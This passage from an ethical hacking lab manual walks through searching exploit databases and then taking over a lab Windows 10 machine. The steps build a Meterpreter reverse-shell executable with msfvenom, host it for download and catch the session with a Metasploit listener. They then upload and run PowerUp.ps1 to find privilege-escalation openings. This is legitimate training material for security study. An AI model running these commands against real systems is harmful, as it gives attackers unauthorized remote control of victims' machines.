18. Now, navigate back to the **Vulnerabilities** search page. Here, search the vulnerability **CVE-2013-1627** by entering its CVE number in the **Search by CVE** field. After entering the CVE ID, click the **Submit** button or press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. A result page appears, displaying the name of the searched vulnerability with its URL link, as shown in the screenshot.




Figure 1.3.9: Searched vulnerability

20. Click on the vulnerability URL. A detailed description of the searched vulnerability appears; click on the **exploit** tab to see the available exploit script.

21. You can further click the link to the python script that represents the exploit to view the exploit code and later use the same script to attempt an attack on the target system. This code can be used manually or can be placed into a tool.

You can similarly use other exploit sites such as **VulDB** (https://vuldb.com), **MITRE CVE** (https://cve.mitre.org), **Vulners** (https://vulners.com), and **CIRCL CVE Search** (https://cve.circl.lu) to find target system vulnerabilities.




Figure 1.3.10: exploit tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Close the web browser.
23. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database and SecurityFocus.
24. Close all open windows and document all the acquired information.

TASK 4 Exploit Client-Side Vulnerabilities and Establish a VNC Session

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 10 machine that allows you to gain remote access to it through a remote desktop connection.

Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

Note: In this task, we will use the **Parrot Security** (**10.10.10.13**) virtual machine as the host system and the **Windows 10** (**10.10.10.10**) virtual machine as the target system.

Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world.

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Figure 1.4.1: Parrot Security login page

At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.4.2: MATE Terminal Icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.4.3: Running the programs as a root user

TASK 4.1

Create Exploit

7. In the **Parrot Terminal** window; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=<IP Address of Host Machine> LPORT=444 -o /root/Desktop/Test.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.10.13** (**Parrot Security** virtual machine).




Figure 1.4.4: Generating malicious exe file

8. This will generate **Test.exe**, a malicious file, on **Desktop**, as shown in the screenshot.

Note: To navigate to the **Desktop** folder, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. In the **attacker** window, click **File System** from the left-pane and navigate to the location **/root/Desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.5: Malicious file successfully generated

TASK 4.2

Create Directory to Share Exploit

9. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:
   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
   - Copy the malicious file to the shared location by typing **cp /root/Desktop/Test.exe /var/www/html/share** and pressing **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.




Figure 1.4.6: Sharing the malicious exe file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

Launch Metasploit

10. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.

Figure 1.4.7: Starting the apache service

11. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

TASK 4.4

Set the Payload

12. In msfconsole, type **use exploit/multi/handler** and press **Enter**.




Figure 1.4.8: Setting up a listener

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 444** and press **Enter**
14. After entering the above details, type **exploit** and press **Enter** to start the listener.




Figure 1.4.9: Starting the listener

TASK 4.5

Run Exploit

15. Leave the **Parrot Security** virtual machine running.
16. Switch to the **Windows 10** virtual machine.
17. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click **Test.exe** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 1.4.10: Downloading malicious exe file on the victim's system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.
20. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.




Figure 1.4.11: Malicious file successfully downloaded

21. The **Open File - Security Warning** window appears; click **Run**.




Figure 1.4.12: Security warning on executing the exe file

22. Leave the **Windows 10** virtual machine running, so that the **Test.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

TASK 4.6

Establish Remote Session

23. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.13: Meterpreter shell successfully obtained

24. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 10**.

Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.




Figure 1.4.14: Windows 7 Machine Remote view in Kali Linux machine

TASK 4.7

Find Misconfigurations in the Target System

25. Now, open another **Parrot Terminal** and navigate to the root directory.
26. In the **Terminal** window, type **git clone https://github.com/PowerShellMafia/PowerSploit** and press **Enter**. The PowerSploit repository is downloaded to the **root** directory.




Figure 1.4.15: Cloning PowerSploit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 06 System Hacking/GitHub Tools/** and copy the **PowerSploit** folder.
- Paste the copied **PowerSploit** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/PowerSploit /root/**.

27. Now, switch back to the **Terminal** window with an active **Meterpreter** session. Type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.




Figure 1.4.16: Upload file to the target system

28. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.




Figure 1.4.17: Upload file to the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Type **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.

Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.

30. A result appears, displaying vulnerabilities in unquoted service paths, service executables, argument permissions, DLL locations, service permissions, unattended install files, and other locations.

